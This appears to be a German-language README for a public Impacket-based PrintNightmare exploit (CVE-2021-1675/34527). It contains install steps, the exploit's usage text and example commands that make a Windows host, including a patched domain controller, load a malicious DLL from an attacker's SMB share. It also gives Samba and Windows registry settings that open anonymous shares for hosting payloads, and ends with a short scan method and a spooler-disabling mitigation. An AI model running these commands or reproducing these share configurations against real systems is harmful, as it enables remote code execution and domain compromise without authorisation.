 thejoyofhacking/cube0x0-cve-2021-1675
Impacket-basierter Exploit für CVE-2021-1675/34527 (PrintNightmare), der die Remote- oder lokale DLL-Ausführung auf verwundbaren Windows-Systemen ermöglicht, mit Scan- und Mitigationsanleitung.

Impacket-Implementierung des PrintNightmare PoC, ursprünglich erstellt von Zhiniang Peng (@edwardzpeng) & Xuefeng Li (@lxf02942370)
Getestet auf einem vollständig gepatchten 2019 Domain Controller
Führen Sie bösartige DLLs remote oder lokal aus

Microsoft hat einen Patch veröffentlicht, um diese Angriffe abzuschwächen, aber wenn diese Werte unten auf einem Rechner vorhanden sind, ist der Rechner weiterhin verwundbar
REG QUERY "HKLM\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint"

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows NT\Printers\PointAndPrint
    RestrictDriverInstallationToAdministrators    REG_DWORD    0x0
    NoWarningNoElevationOnInstall    REG_DWORD    0x1
Bevor Sie den Exploit ausführen, müssen Sie meine Version von Impacket installieren und danach sind Sie gucci
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

CVE-2021-1675 implementation.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Path to DLL. Example '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            show this help message and exit

authentication:
  -hashes LMHASH:NTHASH
                        NTLM hashes, format is LMHASH:NTHASH

connection:
  -target-ip ip address
                        IP Address of the target machine. If omitted it will use whatever was specified as target. This is useful when target is the NetBIOS name
                        and you cannot resolve it
  -port [destination port]
                        Destination port to connect to SMB Server

Example;
./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
Der einfachste Weg, Payloads zu hosten, ist die Verwendung von Samba und die Änderung von /etc/samba/smb.conf , um anonymen Zugriff zu erlauben
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Von Windows aus ist es ebenfalls möglich
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
Wir können rpcdump.py von Impacket verwenden, um nach potenziell verwundbaren Hosts zu scannen. Wenn es einen Wert zurückgibt, könnte er verwundbar sein
rpcdump.py @192.168.1.10 | egrep 'MS-RPRN|MS-PAR'

Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
Deaktivieren Sie den Spooler-Dienst
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f
